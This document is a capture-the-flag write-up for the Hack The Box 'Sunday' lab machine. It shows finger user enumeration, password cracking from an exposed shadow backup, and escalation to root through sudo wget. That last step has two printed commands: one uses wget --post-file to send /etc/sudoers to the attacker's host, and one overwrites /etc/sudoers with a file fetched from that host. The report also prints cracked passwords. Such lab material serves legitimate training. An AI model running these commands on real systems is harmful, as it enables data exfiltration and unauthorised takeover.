Security Assessment Findings Report

Sunday Machine – Hack The Box

Written by Dean Aviani

Report quick summary

Vulnerability Exploited	Exposed Finger users
System Vulnerable	SunSSH 1.3
Privilege Escalation Vulnerability	Exposed shadow file & Enables to execute 'wget' command as root
Privilege Escalation Vulnerability Explanation	By accessing to 'backup' folder, a low privilege user can see an old shadow file that contains a hash password of a different user - 'sammy'. This user can execute 'wget' command as root. Using 'wget' flags on this user can upgrade his privileges to high.
Vulnerability Fix	It is recommended to avoid low privileged users to access the 'Backup' folder. Also, it is recommended to avoid 'sammy' user to execute 'wget' command as root.
Severity	**Critical**

Report findings


An initial nmap scan revealed a few services:

- **Sun Solaris fingerd on port 79**
- **Rpcbind on port 111**
- **SunSSH 1.3 on port 22022**

```
root@kali:~# nmap -T4 -sV -p- -oN nmap_full 10.10.10.76
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-15 04:40 EST
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.32% done; ETC: 04:47 (0:06:14 remaining)
Warning: 10.10.10.76 giving up on port because retransmission cap hit.(6)
Stats: 0:37:59 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 72.41% done; ETC: 05:33 (0:14:28 remaining)
Stats: 0:40:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 73.13% done; ETC: 05:35 (0:14:45 remaining)
Nmap scan report for 10.10.10.76
Host is up (0.15s latency).
Not shown: 63530 closed ports, 2000 filtered ports
PORT      STATE SERVICE VERSION
79/tcp    open  finger  Sun Solaris fingerd
111/tcp   open  rpcbind
22022/tcp open  ssh     SunSSH 1.3 (protocol 2.0)
35698/tcp open  unknown
47817/tcp open  unknown
Service Info: OS: Solaris; CPE: cpe:/o:sun:sunos

Service detection performed. Please report any incorrect results at
https://nmap.org/submit. /
Nmap done: 1 IP address (1 host up) scanned in 3765.10 seconds
```

Searching for a 'finger' exploit showed a page from GitHub



Link: https://github.com/pentestmonkey/finger-user-enum/blob/master/finger-user-enum.pl

Using this exploit showed 2 usernames – 'sunny' and 'sammy'

```
root@kali:~/Hack_The_Box/Sunday# ./finger-user-enum.pl -t 10.10.10.76 -U /usr/share/SecLists/Usernames/Names/names.txt
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

  ----------------------------------------------------------
|                   Scan Information                       |
  ----------------------------------------------------------

Worker Processes ......... 5
Usernames file ........... /usr/share/SecLists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 10164
Target TCP port .......... 79
Query timeout ............ 5 secs
Relay Server ............. Not used

######## Scan started at Sat Nov 14 06:16:08 2020 #########
access@10.10.10.76: access No Access User                    < .  .  .  . >..nobody4  SunOS 4.x NFS Anonym              < .
admin@10.10.10.76: Login       Name              TTY         Idle    When    Where..adm      Admin
           < .  .  .  . >..nuucp    uucp Admin                          < .  .  .  . >..dladm    Datalink Admin
anne marie@10.10.10.76: Login       Name               TTY         Idle    When    Where..anne                  ???..marie
bin@10.10.10.76: bin            ???                          < .  .  .  . >..
dee dee@10.10.10.76: Login       Name               TTY         Idle    When    Where..dee                   ???..dee
jo ann@10.10.10.76: Login       Name               TTY         Idle    When    Where..jo                    ???..ann
la verne@10.10.10.76: Login       Name               TTY         Idle    When    Where..la                    ???..verne
line@10.10.10.76: Login       Name               TTY         Idle    When    Where..lp       Line Printer Admin
message@10.10.10.76: Login       Name               TTY         Idle    When    Where..smmsp    SendMail Message Sub
miof mela@10.10.10.76: Login       Name               TTY         Idle    When    Where..miof                  ???..mela
root@10.10.10.76: root     Super-User            pts/3        <Apr 24, 2018> sunday              ..
sammy@10.10.10.76: sammy                 console      <Jul 31 17:59>..
sunny@10.10.10.76: sunny                 pts/3        <Apr 24, 2018> 10.10.14.4          ..
zsa zsa@10.10.10.76: Login       Name               TTY         Idle    When    Where..zsa                   ???..zsa
######## Scan completed at Sat Nov 14 06:45:57 2020 #########
14 results.

10164 queries in 1789 seconds (5.7 queries / sec)
root@kali:~/Hack_The_Box/Sunday#
```

Using the name of this machine (sunday) as a password to connect the SSH service with both usernames succeeded with 'sunny' user.

```
root@kali:/usr/share/SecLists/Usernames/Names# ssh sunny@10.10.10.76 -p 22022
Unable to negotiate with 10.10.10.76 port 22022: no matching key exchange method found. Their offer: gss-group1-sha1-toWM5Slw5Ew8Mqkay+al2g==,diffie-hellman-group-exchange-sha1,
root@kali:/usr/share/SecLists/Usernames/Names#
root@kali:/usr/share/SecLists/Usernames/Names#
root@kali:/usr/share/SecLists/Usernames/Names# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 sunny@10.10.10.76 -p 22022
Password:
Last login: Tue Apr 24 10:48:11 2018 from 10.10.14.4
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sunny@sunday:~$
```

Navigating to the main folder showed a directory called 'backup'

```
sunny@sunday:/$ cd ..
sunny@sunday:/$
sunny@sunday:/$ pwd
/
sunny@sunday:/$ ls -la
total 527
drwxr-xr-x 26 root root     27 2020-07-31 17:59 .
drwxr-xr-x 26 root root     27 2020-07-31 17:59 ..
drwxr-xr-x  2 root root      4 2018-04-15 20:44 backup
lrwxrwxrwx  1 root root      9 2018-04-15 19:52 bin → ./usr/bin
drwxr-xr-x  6 root sys       7 2018-04-15 19:52 boot
drwxr-xr-x  2 root root      2 2018-04-16 15:33 cdrom
drwxr-xr-x 87 root sys     265 2020-11-14 14:19 dev
drwxr-xr-x  4 root sys      10 2020-11-14 14:19 devices
drwxr-xr-x 78 root sys     225 2020-11-14 14:19 etc
drwxr-xr-x  3 root root      3 2018-04-15 19:44 export
dr-xr-xr-x  1 root root      1 2020-11-14 14:19 home
drwxr-xr-x 19 root sys      20 2018-04-15 19:45 kernel
drwxr-xr-x 10 root bin     180 2018-04-15 19:45 lib
drwx------  2 root root      2 2009-05-14 21:27 lost+found
drwxr-xr-x  2 root root      4 2020-11-14 14:19 media
drwxr-xr-x  2 root sys       2 2018-04-15 19:52 mnt
dr-xr-xr-x  1 root root      1 2020-11-14 14:19 net
drwxr-xr-x  4 root sys       4 2018-04-15 19:52 opt
drwxr-xr-x  5 root sys       5 2009-05-14 21:21 platform
dr-xr-xr-x 54 root root 480032 2020-11-14 19:11 proc
drwx------  6 root root     13 2018-04-24 10:31 root
drwxr-xr-x  4 root root      4 2018-04-15 19:52 rpool
drwxr-xr-x  2 root sys      58 2018-04-15 19:53 sbin
drwxr-xr-x  4 root root      4 2009-05-14 21:18 system
drwxrwxrwt  4 root sys     384 2020-11-14 18:35 tmp
drwxr-xr-x 30 root sys      44 2018-04-15 19:46 usr
drwxr-xr-x 35 root sys      35 2018-04-15 20:26 var
```

Accessing this folder showed an interesting file called 'shadow.backup'

```
sunny@sunday:/$
sunny@sunday:/$ cd backup
sunny@sunday:/backup$
sunny@sunday:/backup$ ls -la
total 5
drwxr-xr-x  2 root root   4 2018-04-15 20:44 .
drwxr-xr-x 26 root root  27 2020-07-31 17:59 ..
-r-x--x--x  1 root root  53 2018-04-24 10:35 agent22.backup
-rw-r--r--  1 root root 319 2018-04-15 20:44 shadow.backup
```

Accessing the content of this file showed 2 hashes of 2 users – 'sunny' and 'sammy'

```
sunny@sunday:/backup$ cat shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```

Using 'John' showed the decrypted hashes

```
root@kali:~/Hack_The_Box/Sunday# john hash.txt --wordlist=/usr/share/SecLists/Passwords/Leaked-Databases/rockyou.tx
t
```

```
root@kali:~/Hack_The_Box/Sunday# john --show hash.txt
sammy:cooldude!:6445::::::
sunny:sunday:17636::::::
```

Accessing to 'sammy' user

```
root@kali:~# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 sammy@10.10.10.76 -p 22022
Password:
Last login: Fri Jul 31 17:59:59 2020
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sammy@sunday:~$
```

Using 'sudo -l' command showed this user can execute 'wget' command as root

```
sammy@sunday:~$ sudo -l
User sammy may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/wget
sammy@sunday:~$
```

Using 'wget' to get the content of 'sudoers' file on the kali-machine.

```
sammy@sunday:~$ sudo /usr/bin/wget --post-file=/etc/sudoers 10.10.14.25
--16:48:00--  http://10.10.14.25/
          => `index.html'
Connecting to 10.10.14.25:80... connected.
HTTP request sent, awaiting response...
```

```
root@kali:~# nc -nlvp 80
listening on [any] 80 ...
connect to [10.10.14.25] from (UNKNOWN) [10.129.40.201] 54445
POST / HTTP/1.0
User-Agent: Wget/1.10.2
Accept: */*
Host: 10.10.14.25
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 795

# sudoers file.
#
# This file MUST be edited with the 'visudo' command as root.
# Failure to use 'visudo' may result in syntax or file permission errors
# that prevent sudo from running.
#
# See the sudoers man page for the details on how to write a sudoers file.
#

# Host alias specification

# User alias specification

# Cmnd alias specification

# Defaults specification

# Runas alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Uncomment to allow people in group wheel to run all commands
# %wheel        ALL=(ALL) ALL

# Same thing without a password
# %wheel        ALL=(ALL) NOPASSWD: ALL

# Samples
# %users  ALL=/sbin/mount /cdrom,/sbin/umount /cdrom
# %users  localhost=/sbin/shutdown -h now
sammy ALL=(root) NOPASSWD: /usr/bin/wget
sunny ALL=(root) NOPASSWD: /root/troll
```

Creating a new 'sudoers' file in the kali-machine that gives full privileges to 'sammy' user by setting 'ALL' instead of '/usr/bin/wget'

```
# sudoers file.
#
# This file MUST be edited with the 'visudo' command as root.
# Failure to use 'visudo' may result in syntax or file permission errors
# that prevent sudo from running.
#
# See the sudoers man page for the details on how to write a sudoers file.
#

# Host alias specification

# User alias specification

# Cmnd alias specification

# Defaults specification

# Runas alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Uncomment to allow people in group wheel to run all commands
# %wheel        ALL=(ALL) ALL

# Same thing without a password
# %wheel        ALL=(ALL) NOPASSWD: ALL

# Samples
# %users  ALL=/sbin/mount /cdrom,/sbin/umount /cdrom
# %users  localhost=/sbin/shutdown -h now
sammy ALL=(root) NOPASSWD: ALL
sunny ALL=(root) NOPASSWD: /root/troll
```

Creating a python server that includes the new 'sudoers' file

```
root@kali:~/Hack_The_Box/Sunday# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Uploading the new 'sudoers' file to the victim's machine and replace it with the original file.

```
sammy@sunday:~$ sudo /usr/bin/wget -O /etc/sudoers http://10.10.14.25/new_sudoers
--17:08:02--  http://10.10.14.25/new_sudoers
          ⇒ `/etc/sudoers'
Connecting to 10.10.14.25:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 802 [application/octet-stream]

100%[=====================================================================================⇒] 802

17:08:02 (71.27 MB/s) - `/etc/sudoers' saved [802/802]

sammy@sunday:~$
```

Using 'sudo -l' showed 'sammy' user got full access to the machine

```
sammy@sunday:~$ sudo -l
User sammy may run the following commands on this host:
    (root) NOPASSWD: ALL
```

By using 'sudo su' , 'sammy' user changed to root

```
sammy@sunday:~$ sudo su
root@sunday:~#
root@sunday:~# whoami
root
root@sunday:~#
```

Proof

```
root@sunday:/root# hostname & whoami & ifconfig -a & cat root.txt
sunday
[1] 1619
root
[2] 1620
lo0: flags=2001000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv4,VIRTUAL> mtu 8232 index 1
        inet 127.0.0.1 netmask ff000000
pcn0: flags=1004843<UP,BROADCAST,RUNNING,MULTICAST,DHCP,IPv4> mtu 1500 index 2
        inet 10.129.40.201 netmask ffff0000 broadcast 10.129.255.255
        ether 0:50:56:b9:5c:3d
lo0: flags=2002000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv6,VIRTUAL> mtu 8252 index 1
        inet6 ::1/128
[3] 1621
fb40fab61d99d37536daeec0d97af9b8
[1]   Done                    hostname
[2]   Done                    whoami
[3]   Done                    ifconfig -a
root@sunday:/root#
```

```
root@sunday:/root# hostname & whoami & ifconfig -a & cat root.txt

Sunday
1619 [1]

Root
1620 [2]

lo0: flags=2001000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv4,VIRTUAL> mtu 8232 index 1
        inet 127.0.0.1 netmask ff000000
pcn0: flags=1004843<UP,BROADCAST,RUNNING,MULTICAST,DHCP,IPv4> mtu 1500 index 2
        inet 10.129.40.201 netmask ffff0000 broadcast 10.129.255.255
        ether 0:50:56:b9:5c:3d
lo0: flags=2002000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv6,VIRTUAL> mtu 8252 index 1
        inet6 ::1/128

1621 [3]
fb40fab61d99d37536daeec0d97af9b8
```